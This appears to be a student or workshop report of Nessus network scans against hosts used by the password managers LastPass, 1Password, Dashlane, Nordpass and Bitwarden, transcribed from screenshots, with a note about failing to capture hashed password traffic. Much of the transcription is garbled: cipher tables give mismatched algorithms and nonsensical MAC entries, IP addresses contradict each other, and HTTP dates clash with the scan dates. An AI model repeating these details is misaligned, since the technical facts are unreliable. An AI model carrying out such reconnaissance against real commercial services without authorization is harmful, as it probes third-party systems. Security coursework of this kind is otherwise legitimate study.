
Similar to Passcamp we were unable to find the hashed password packet.

SQL Scan:

The results of SQL Scan for all Web vaults has been attached below.

<https://drive.google.com/file/d/1BW1tqIng9ugaveh-RMpYC7xP0GkBLAaU/view?usp=sharing>


Nessus Results:



The screenshot shows the Nessus Profiler application window. The main area displays a table of 'Advanced scans' with the following data:

Name	Schedule	Last Scanned
Nordpass	On Demand	December 7 at 9:02 PM
Dashlane	On Demand	December 7 at 8:56 PM
1password	On Demand	December 7 at 8:47 PM
Lastpass	On Demand	December 7 at 8:45 PM
Bitwarden	On Demand	December 7 at 8:35 PM

LastPass:



The screenshot shows the Nessus Profiler application window with the 'Vulnerabilities' tab selected. The table lists 17 vulnerabilities:

Family	Count
Web Servers	5
General	4
General	3
Misc.	2
Service detection	2
Service detection	3
Port scanners	2
General	1

A pie chart on the right indicates the severity distribution of the vulnerabilities.

The screenshot shows the Nessus Profiler interface. The main window displays the 'Traceroute Information' for plugin #10287. The output shows a traceroute from 192.168.2.22 to 104.78.189.158, listing intermediate routers: 192.168.2.1, 10.11.23.106, 7, 64.230.39.190, 64.230.79.81, 104.78.189.87, 23.203.156.179, and 104.78.189.158. The 'Hosts' table lists the target host 104.78.189.158.

The screenshot shows the Nessus Profiler interface. The main window displays the 'ICMP Timestamp Request Remote Date Disclosure' for plugin #10114. The description notes that remote hosts answer ICMP timestamp requests, which can be exploited to determine if the target machine's clock is synchronized with the local clock. The 'Hosts' table lists the target host 104.78.189.158.

Inbox (1) - tushar97 | https://raw.githubusercontent.com/tushar97/CTF-Workshop/main/ITF31519/Workshop/Scans/Lastpass | Nessus Professional | You are screen sharing | Stop Share | Back on TC | Threats and Assets | Post Attendance | +

Not secure | https://localhost:8834/#/scans/reports/37/scan-summary

Amazon.ca - Online... Booking.com Express VPN LastPass password... Tushar Unauthorized Access Micromax India Empire Amazon.ca - Online... LastPass Other favorites

Nessus Professional Scan Summary Hosts: 1 Vulnerabilities: 17 VPR Top Threats: 0 History: 1

Scan Details: Critical Vulnerabilities: 0 High Vulnerabilities: 0 Medium Vulnerabilities: 7 Low Vulnerabilities: 0

Scan Name: Lastpass
Plugin Set: 202212072011
CVSS Score: CVSS:3.0
Scan Template: Basic Network Scan
Scan Start: December 7 at 7:54 PM
Scan End: December 7 at 8:23 PM

Authentication / Credential Info (Hosts): 0 SUCCEEDED, 1 FAILED

Scan Durations: SCAN DURATION: 00:28:45, MEDIAN SCAN TIME PER HOST: 00:23:01, MAX SCAN TIME: 00:23:01

Policy Details: Policy Overview: Scan Policy: Basic Network Scan, Plugins Timeout: 300, Feed Type: Pre-feed.

Report Overview: Disable DNS Resolution: No, Display Superseded Patches: Yes.

Credential Settings Overview: Preferred SSH Port: 22, SSH Client Version: OpenSSH_5.0

Basic Overview: Scan Policy: Basic Network Scan, Plugins Timeout: 300, Feed Type: Pre-feed.

Assessment Overview: Override Normal Accuracy: Normal, Perform Thorough Tests: No, Enable CG Scanning: No.

Advanced Overview: Enable Safe Checks: Yes, Network Timeout (In Seconds): 5.

Port Scanner Overview: SYN: Yes, UDP: No, TCP: No, Port Scan Range: default.

Windows Taskbar: -5°C Clear, Search, File Explorer, Task View, Chat, New Share, Stop Share, Participants, Chat, New Share, Stop Share, Remote Control, Apps, More, Settings, 4:51 PM, 2022-12-12, ENG US

Inbox (1) - tushar97 | https://raw.githubusercontent.com/tushar97/CTF-Workshop/main/ITF31519/Workshop/Scans/Lastpass | Nessus Professional | You are screen sharing | Stop Share | Back on TC | Threats and Assets | Post Attendance | +

Not secure | https://localhost:8834/#/scans/reports/37/scan-summary

Amazon.ca - Online... Booking.com Express VPN LastPass password... Tushar Unauthorized Access Micromax India Empire Amazon.ca - Online... LastPass Other favorites

Nessus Professional Scan Details: Vulnerabilities: 17

INFO SSL Cipher Block Chaining Cipher Suites Supported

Description: The remote host supports the use of SSL ciphers that operate in Cipher Block Chaining (CBC) mode. These cipher suites offer additional security over Electronic Codebook (ECB) mode, but have the potential to leak information if used improperly.

See Also: <https://www.openssl.org/docs/manmaster/man/ciphers.html>, <https://www.nmap.org/tcc48n2a>, <https://www.openssl.org/bodo/ssl-cbc.txt>

Output: Here is the list of SSL CBC ciphers supported by the remote server :

Name	Code	Key	Auth	Encryption	MAC
ECDSA-RSA-3DES-EDE-CBC-SHA	0x00, 0x13	RSA		AES-CBC(128)	SHA1
ECDSA-RSA-3DES-EDE-CBC-SHA256	0x00, 0x14	RSA		AES-CBC(192)	SHA256
ECDSA-RSA-AES-CBC-SHA	0x00, 0x15	RSA		AES-CBC(256)	SHA1
AES256-SHA	0x00, 0x16	RSA		AES-CBC(256)	SHA1
ECDSA-RSA-AES256-CBC-SHA256	0x00, 0x17	RSA		AES-CBC(128)	SHA256
ECDSA-RSA-AES256-CBC-SHA384	0x00, 0x18	RSA		AES-CBC(192)	SHA384
ECDSA-RSA-AES256-CBC-SHA512	0x00, 0x19	RSA		AES-CBC(256)	SHA512
RSA-AES256-CBC-SHA256	0x00, 0x1C	RSA		AES-CBC(128)	SHA256
RSA-AES256-CBC-SHA16	0x00, 0x1D	RSA		AES-CBC(256)	SHA1

The fields above are :
 [Enable ciphersuite]
 [Cipher ID code]
 [Key (key exchange)]
 [Auth (authentication)]
 [Encrypt (symmetric encryption method)]
 [MAC (message authentication code)]
 [Export flag]
 [seen ...]

To see debug log, please visit individual host

Port: 443 Hosts: 104.78.189.158

Windows Taskbar: -5°C Mostly clear, Search, File Explorer, Task View, Chat, New Share, Stop Share, Participants, Chat, New Share, Stop Share, Remote Control, Apps, More, Settings, 4:52 PM, 2022-12-12, ENG US

Inbox (1) - tushar | https://raw.githubusercontent.com/tushar97/CTF-Training/master/Windows%20Exploit%20Development/Windows%20Exploit%20Development%20-%20Part%201.ipynb Not secure | Mute Start Video Security Participants Chat New Share Pause Share Annotate Remote Control Apps More

A Amazon.ca - Online... Booking.com Express VPN LastPass password... Tushar Unauthorized Access Micromax India Empire Amazon.ca - Online... LastPass Other favorites

nessus Scans Settings You are screen sharing Stop Share

Lastpass / Plugin #57041 Back to Vulnerability Group Configure Audit Trail Launch Report Export

Vulnerabilities 17 SSL Perfect Forward Secrecy Cipher Suites Supported

Description
The remote host supports the use of SSL ciphers that offer Perfect Forward Secrecy (PFS) encryption. These cipher suites ensure that recorded SSL traffic cannot be broken at a future date if the server's private key is compromised.

See Also
<https://www.openssl.org/docs/manmaster/man/cipher.html>
https://en.wikipedia.org/w/index.php?title=Helmann_key_exchange
https://en.wikipedia.org/w/index.php?title=Perfect_forward_secrecy

Plugin Details

Severity:	Info
ID:	57041
Version:	1.11
Type:	remote
Family:	General
Published:	December 7, 2021
Modified:	March 9, 2021

Risk Information

Risk Factor: None

Output

Here is the list of SSL/TLS ciphers supported by the remote server :

Name	Code	KEX	Auth	Encryption	MAC
ECDHE-RSA-AES128-SHA256	0x00_0x2f	ECDH	RSA	AES-128-CBC(128)	SMB326
ECDHE-RSA-AES128-SHA	0x00_0x30	ECDH	RSA	AES-128-CBC(128)	SMB327
ECDHE-RSA-CHACHA20-POLY1305	0x00_0x31	ECDH	RSA	CHACHA20-POLY1305(256)	SMB324
ECDHE-RSA-AES128-SHA256	0x00_0x33	ECDH	RSA	AES-128-CBC(128)	SMB31
ECDHE-RSA-AES256-SHA256	0x00_0x41	ECDH	RSA	AES-256-CBC(256)	SMB31
ECDHE-RSA-AES256-SHA	0x00_0x42	ECDH	RSA	AES-256-CBC(256)	SMB31
ECDHE-RSA-AES256-SHA384	0x00_0x48	ECDH	RSA	AES-256-CBC(256)	SMB384

The fields above are :

```
(["enable_ciphersuite"]
["cipher"]
["key_exchange"]
["Auth"]
["authentication"]
["Encryption"]
["MAC"]
["MAC_authentication_code"]
["export_flag"])
less...
```

To see debug logs, please visit individual host:

Port : Hosts

443/tu/www 104.78.189.158

1password:

Inbox (1) - tusi https://raw.githubusercontent.com/tushar97/CTF31519/main/Scans/Report/Report.html Not secure https://localhost:8834/#/scans/reports/27/vulnerabilities

Amazon.ca – Online Booking.com Express VPN LastPass password... Tushar Unauthorized Access Micromax India Empire Amazon.ca – Online... LastPass Other favorites

Scans Settings

1password Back to Network Scan

Scan Summary Hosts 1 Vulnerabilities 12 VPR Top Threats 0 History 1

Filter Search Vulnerabilities 12 Vulnerabilities

Severity	Name	Family	Count
INFO	HTTP [Multiple issues]	Web Servers	4
INFO	Service Detection	Service detection	4
INFO	Nessus SYN scanner	Port scanners	2
INFO	Asset Attribute: Fully Qualified Domain Name (FQDN)	General	1
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Type	General	1
INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
INFO	HTTP Proxy Open Relay Detection	Rewalls	1
INFO	Nessus Scan Information	Settings	1
INFO	OS Identification	General	1
INFO	TCP/IP Timestamps Supported	General	1
INFO	Traceroute Information	General	1

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0 ✓
Scanner: Local Scanner
Start: December 7 at 7:46 PM
End: December 7 at 8:26 PM
Elapsed: 40 minutes

Vulnerabilities

-5°C Mostly clear 4:58 PM 2022-12-12 ENG US

Inbox (1) - tusi https://raw.githubusercontent.com/tushar97/CTF31519/main/Scans/Report/Report.html Not secure https://localhost:8834/#/scans/reports/27/vulnerabilities/10287

Amazon.ca – Online Booking.com Express VPN LastPass password... Tushar Unauthorized Access Micromax India Empire Amazon.ca – Online... LastPass Other favorites

Scans Settings

1password / Plugin #10287 Back to Vulnerabilities

Scan Summary Hosts 1 Vulnerabilities 12 VPR Top Threats 0 History 1

INFO Traceroute Information

Description

Makes a traceroute to the remote host.

Output

For your information, here is the traceroute from 192.168.2.22 to 13.33.165.87 :

```
192.168.2.22
192.168.2.1
192.168.2.108
7
64.230.39.186
142.204.127.246
142.204.127.233
64.230.57.147
99.82.179.222
13.33.165.87
```

Hop Count: 5

To see debug logs, please visit individual host

Port	Hosts
0/udp	13.33.165.87

Plugin Details

Severity: Info
ID: 10287
Version: 1.67
Type: remote
Family: General
Published: November 22, 1999
Modified: August 20, 2020

Risk Information


Risk Factor: None

-5°C Mostly clear 4:59 PM 2022-12-12 ENG US

The screenshot shows the Nessus web interface. The left sidebar has sections for FOLDERS (My Scans, Advanced scans, Network Scan, Ransomware, Spectre_Meltdown, Web Vulnerability ch, All Scans, Trash) and RESOURCES (Policies, Plugin Rules, Customized Reports, Terrascan). The main content area is titled "1password / Plugin #25220". It shows a "Scan Summary" with 1 host and 1 vulnerability. The "Vulnerabilities" tab is selected, displaying the "TCP/IP Timestamps Supported" plugin details. The "Description" section states: "The remote host implements TCP timestamps, as defined by RFC1323. A side effect of this feature is that the uptime of the remote host can sometimes be computed." Below this is a "See Also" link to "http://www.ietf.org/rfc/rfc1323.txt". The "Output" section shows no output recorded and a note to see debug logs. The "Plugin Details" panel on the right provides metadata: Severity: Info, ID: 25220, Version: 1.21, Type: remote, Family: General, Published: May 16, 2007, Modified: March 6, 2019. The "Risk Information" panel indicates Risk Factor: None. At the bottom, there's a table for hosts with port 133.165.87. The taskbar at the bottom shows various application icons and the date/time: 4:59 PM, 2022-12-12.

This screenshot shows the same Nessus interface as the first one, but the selected tab is "Vulnerabilities" for a different plugin, "OS Identification". The "Description" section notes that using common probe types like TCP/IP, SMB, HTTP, NTP, SNMP, etc., it's possible to guess the name of the remote operating system and its version. The "Output" section shows the result: "Remote operating system : Ubuntu 16.04 Linux Kernel 4.4", "Confidence level : 86", and "Method : MLSnmp". The "Plugin Details" panel for this plugin (ID 11936, Version 2.61, Type combined, Family General, Published December 9, 2003, Modified March 9, 2022) is also visible. The "Risk Information" and "Vulnerability Information" panels are present. The taskbar at the bottom shows the date/time: 4:59 PM, 2022-12-12.

The screenshot shows the Nessus Profiler application window. The title bar indicates the URL is <https://localhost:8834/#/scans/reports/27/vulnerabilities/12053>. The main content area displays a plugin detail page for 'Host Fully Qualified Domain Name (FQDN) Resolution' (Plugin #12053). The 'Description' section states: 'Nessus was able to resolve the fully qualified domain name (FQDN) of the remote host.' The 'Output' section shows the result: '19.33.165.87 resolves as server-13-33-165-87.ytu50.r.cloudfront.net.'. The 'Plugin Details' panel on the right provides metadata: Severity: Info, ID: 12053, Version: \$Revision: 1.16 \$, Type: remote, Family: General, Published: February 11, 2004, Modified: April 14, 2017. The 'Risk Information' panel shows Risk Factor: None. The bottom status bar shows the date and time as 2022-12-12 5:00 PM.



This screenshot shows the same Nessus Profiler interface as the first one, but for a different plugin, 'Asset Attribute: Fully Qualified Domain Name (FQDN)' (Plugin #166602). The 'Description' section states: 'Report Fully Qualified Domain Name (FQDN) for the remote host.' The 'Output' section shows the FQDN for the remote host: 'The FQDN for the remote host has been determined to be: FQDN : server-13-33-165-87.ytu50.r.cloudfront.net Confidence : 100 Resolves : True Method : DNS Lookup: IP Address'. The 'Plugin Details' panel provides the following information: Severity: Info, ID: 166602, Version: 1.2, Type: summary, Family: General, Published: October 27, 2022, Modified: October 27, 2022. The 'Risk Information' panel shows Risk Factor: None. The 'Vulnerability Information' panel shows Asset Inventory: True. The bottom status bar shows the date and time as 2022-12-12 5:00 PM.

Scans Settings

1password / Plugin #24260

Configure Audit Trail Launch Report Export

Scan Summary Hosts 1 Vulnerabilities 12 VPR Top Threats 0 History 1

HyperText Transfer Protocol (HTTP) Information

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Output

Response Code : HTTP/1.1 403 Forbidden
Protocol version : HTTP/1.1
SSL : no
Keep-alive : no
Options allowed : (Not implemented)
Headers :
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Date: Mon, 10 Dec 2012 13:33:16 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.4.4-14ubuntu1
Set-Cookie: PHPSESSID=1333165.67; path=/; domain=.1333165.67
Connection: close

To see debug logs, please visit individual host

Port : Hosts

80 / http / http proxy 13.33.165.67

Plugin Details

Severity: Info
ID: 24260
Version: 1.14
Type: remote
Family: Web Servers
Published: January 30, 2007
Modified: November 22, 2019

Risk Information

Risk Factor: None

Vulnerability Information

Asset Inventory: True

Response Code : HTTP/1.1 400 Bad Request
Protocol version : HTTP/1.1
SSL : no
Keep-alive : no
Options allowed : (Not implemented)
Headers :
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Date: Mon, 10 Dec 2012 13:33:16 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.4.4-14ubuntu1
Set-Cookie: PHPSESSID=1333165.67; path=/; domain=.1333165.67
Connection: close

To see debug logs, please visit individual host

Port : Hosts

443 / https / http proxy 13.33.165.67

Dashlane:

The screenshot shows the Nessus Network Scan summary page. The left sidebar includes sections for FOLDERS (My Scans, Advanced scans, Network Scan, Ransomware, Spectre_Melt., Web Vulnerability ch, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Customized Reports, Terriscan), and a search bar. The main content area has tabs for Scan Summary, Hosts, Vulnerabilities, VPR Top Threats, and History. The Scan Summary tab is active, showing 'Scan Details' with counts for Critical, High, Medium, and Low vulnerabilities. It also displays the 'Top 5 Operating Systems Detected During Scan' (Linux (Other)). Below this are sections for Authentication / Credential Info (Hosts), Scan Durations (00:40:39, 00:23:27, 00:23:27), Policy Details, and various Overview sections (Basic, Assessment, Report, Advanced, Credential, Port Scanner, and Network Settings). The bottom navigation bar includes links for Home, Scan, Settings, Configure, Audit Trail, Launch, Report, Export, and Help.

Inbox (1) - tushar97 | https://raw.githubusercontent.com/tushar97/ITF31519/main/ | Nessus Prof... | Search | Kaggle | SampleProject | attacks on TCP | Threats and A... | Post Attende... | +

Not secure | https://localhost:8834/#/scans/reports/34/vulnerabilities

Amazon.ca – Online... Booking.com Express VPN LastPass password... Tushar Unauthorized Access... Micromax India Empire Amazon.ca – Online... LastPass Other favorites

Tushar97

Scans Settings

Dashlane

Scan Summary Hosts 1 Vulnerabilities 9 VPR Top Threats History

Filter Search Vulnerabilities 9 Vulnerabilities

Severity: Info

Score: Score

Name: Name

Family Count

Web Servers 26

Port scanners 13

Service detection 13

General 1

Settings 1

General 1

General 1

General 1

General 1

Scan Details

Policy: Basic Network Scan

Status: Completed

Severity/Bias: CVSS v3.0 ✓

Scanner: Local Scanner

Start: December 7 at 7:53 PM

End: December 7 at 8:34 PM

Elapsed: 41 minutes

Vulnerabilities

Critical (Red)

High (Orange)

Medium (Yellow)

Low (Green)

Info (Blue)

-5°C Mostly clear

Search

Cloud

ENG US

5:02 PM 2022-12-12

The screenshot shows the Nessus Profiler interface with a scan report for a basic network scan. The report lists 9 vulnerabilities across various categories like Web Servers, Port scanners, and Service detection. A pie chart shows the severity distribution: Critical (0), High (0), Medium (0), Low (9), and Info (1). The scan was completed in 41 minutes.

Inbox (1) - tushar97 | https://raw.githubusercontent.com/tushar97/ITF31519/main/ | Nessus Prof... | Search | Kaggle | SampleProject | attacks on TCP | Threats and A... | Post Attende... | +

Not secure | https://localhost:8834/#/scans/reports/34/vulnerabilities/10287

Amazon.ca – Online... Booking.com Express VPN LastPass password... Tushar Unauthorized Access... Micromax India Empire Amazon.ca – Online... LastPass Other favorites

Tushar97

Scans Settings

Dashlane / Plugin #10287

Back to Vulnerabilities

Scan Summary Hosts 1 Vulnerabilities 9 VPR Top Threats History

Plugin Details

Description: Makes a traceroute to the remote host

Output

For your information, here is the traceroute from 192.168.2.22 to 104.18.26.218 :

```
192.168.2.22
192.168.2.1
10.11.23.105
2
64.220.39.184
142.24.149.224
44.236.13.94
44.236.75.89
198.20.118.206
173.194.223.23
104.18.26.218
```

Hop Count: 10

To see debug logs, please visit individual host:

Port	Hosts
9/udp	104.18.26.218

-5°C Mostly clear

Search

Cloud

ENG US

5:03 PM 2022-12-12

The screenshot shows the Nessus Profiler interface with a detailed view of a specific vulnerability (ID 10287). The report includes a plugin description, output showing a traceroute from 192.168.2.22 to 104.18.26.218, and a table showing port/host mappings. The Nessus icon in the system tray indicates a scan is running.

The screenshot shows the Nessus Profiler application running in a Windows environment. The main window displays the 'Vulnerabilities' tab for a scan named 'Dashlane / Plugin #11936'. On the left, a sidebar lists 'Folders' (My Scans, Advanced scans, Network Scan, Ransomware, Spectre_Meld., Web Vulnerability, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Customized Reports, Terrasan). The central panel shows 'Output' for the host 104.18.26.218, which is identified as running 'Linux Kernel 2.x'. A detailed 'Plugin Details' section on the right provides information about the OS identification plugin, including its ID (11936), version (2.61), type (combined), family (General), and publication date (December 9, 2003). The taskbar at the bottom shows various open applications like Microsoft Edge, File Explorer, and Excel.

This screenshot shows the same Nessus Profiler interface as the first one, but the 'Vulnerabilities' tab has been replaced by the 'Service Detection' tab for the same scan and host. The 'Output' section lists numerous services running on port 104.18.26.218, including http, https, and various ports in the 2000-2020 range. The 'Plugin Details' section on the right details the service detection plugin (ID 22964, version 1.190, type remote, family Service detection, published August 19, 2007, modified July 26, 2022). The taskbar at the bottom remains the same.

Nordpass:

The screenshot shows the Nessus Profiler interface with the following details:

- Scan Details:** Scan Name: Nordpass, Scan Start: December 7 at 7:55 PM, Scan End: December 7 at 8:39 PM.
- Hosts:** 0 succeeded, 1 failed.
- Scan Durations:** 00:44:01 (Scan Duration), 00:23:04 (Median Scan Time per Host), 00:23:04 (Max Scan Time).
- Policy Details:** Scan Policy: Basic Network Scan, Plugins Timeout: 320, Feed Type: Profied.
- Assessment Overview:** Override Normal Accuracy: Normal, Perform Thorough Tests: No, Enable CGI Scanning: No.
- Advanced Overview:** Enable Side Checks: Yes, Network Timeout (in Seconds): 320.
- Credential Settings Overview:** Preferred SSH Port: 22, SSH Client Version: OpenSSH_5.0.
- Port Scanner Overview:** SYN: Yes, UDP: No, TCP: No, Port Scan Range: default.

The screenshot shows the Nessus Profiler interface with the following details:

- Scan Details:** Scan Name: Nordpass, Scan Start: December 7 at 7:55 PM, Scan End: December 7 at 8:39 PM, Elapsed: 44 minutes.
- Vulnerabilities:** 7 vulnerabilities found, categorized by severity: Critical (0), High (0), Medium (1), Low (1), Info (5).
- Table of Vulnerabilities:**

Severity	Name	Family	Count
INFO	HTTP (Multiple Issues)	Web Servers	22
INFO	Nessus SYN scanner	Port scanners	11
INFO	Service Detection	Service detection	11
INFO	Nessus Scan Information	Settings	1
INFO	OS Identification Failed	General	1
INFO	TCP/IP Timestamps Supported	General	1
INFO	Traceroute Information	General	1

The screenshot shows the Nessus Profiler interface. On the left, there's a sidebar with 'Scans' selected. The main area displays a 'Vulnerabilities' tab for 'Nordpass / Plugin #10287'. The 'Description' section states: 'Makes a traceroute to the remote host.' Below it, the 'Output' section shows a list of IP addresses and port numbers from the traceroute:

```
For your information, here is the traceroute from 192.168.3.22 to 104.18.28.90 :  
192.168.3.22  
192.168.3.1  
192.168.3.109  
? 64.230.39.188  
14.230.39.232  
14.230.39.233  
64.230.73.148  
64.230.73.91  
198.31.118.206  
199.27.132.36  
194.12.21.39
```

Below this, 'Hop Count: 10' is mentioned. A note says 'To see debug logs, please visit individual host'. The 'Port' and 'Hosts' sections show '80/tcp' and '104.18.28.90' respectively.

On the right, the 'Plugin Details' panel shows the following information:

Severity:	Info
ID:	10287
Version:	1.67
Type:	remote
Family:	General
Published:	November 27, 1999
Modified:	August 20, 2020

The 'Risk Information' panel indicates 'Risk Factor: None'.

The system tray at the bottom shows the date and time as 2022-12-12 5:05 PM.

This screenshot shows the same Nessus Profiler interface as the first one, but for a different vulnerability: 'Nordpass / Plugin #50350'. The 'Description' section states: 'Using a combination of remote probes (TCP, SMB, HTTP, NTR, SNMP etc) it was possible to gather one or more fingerprints from the remote system. Unfortunately, though, Nessus does not currently know how to use them to identify the overall system.' It includes a note for users to send signatures to signatures@nessus.org.

The 'Output' section contains a detailed list of device fingerprints:

```
If you think these signatures would help us improve OS fingerprinting,  
please send them to:  
os-signatures@nessus.org  
Be sure to include a brief description of the device itself, such as  
the actual operating system or product / model names.  
HTTP/1.1 Server: cloudflare  
Signature:  
91:810113:F0x12:W64246:00204ffff:11400:  
22:810113:F0x12:W6146:00204ffff:02000ffff:11400:  
33:810113:F0x12:W6146:00204ffff:02000ffff:11400:  
94:190400:7_p=445R
```

The 'Port' and 'Hosts' sections show '80/tcp' and '104.18.28.90' respectively.

The 'Plugin Details' panel for this plugin is as follows:

Severity:	Info
ID:	50350
Version:	1.9
Type:	combined
Family:	General
Published:	October 26, 2010
Modified:	January 22, 2020

The 'Risk Information' panel indicates 'Risk Factor: None'.

The system tray at the bottom shows the date and time as 2022-12-12 5:05 PM.

Nordpass / Plugin #22964

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Output

A web server is running on this port.

To see debug logs, please visit individual host

Port	Hosts
8080/tcp/www	104.18.28.90
443/tcp/www	104.18.28.90
2083/tcp/www	104.18.28.90
2095/tcp/www	104.18.28.90
80/tcp/www	104.18.28.90
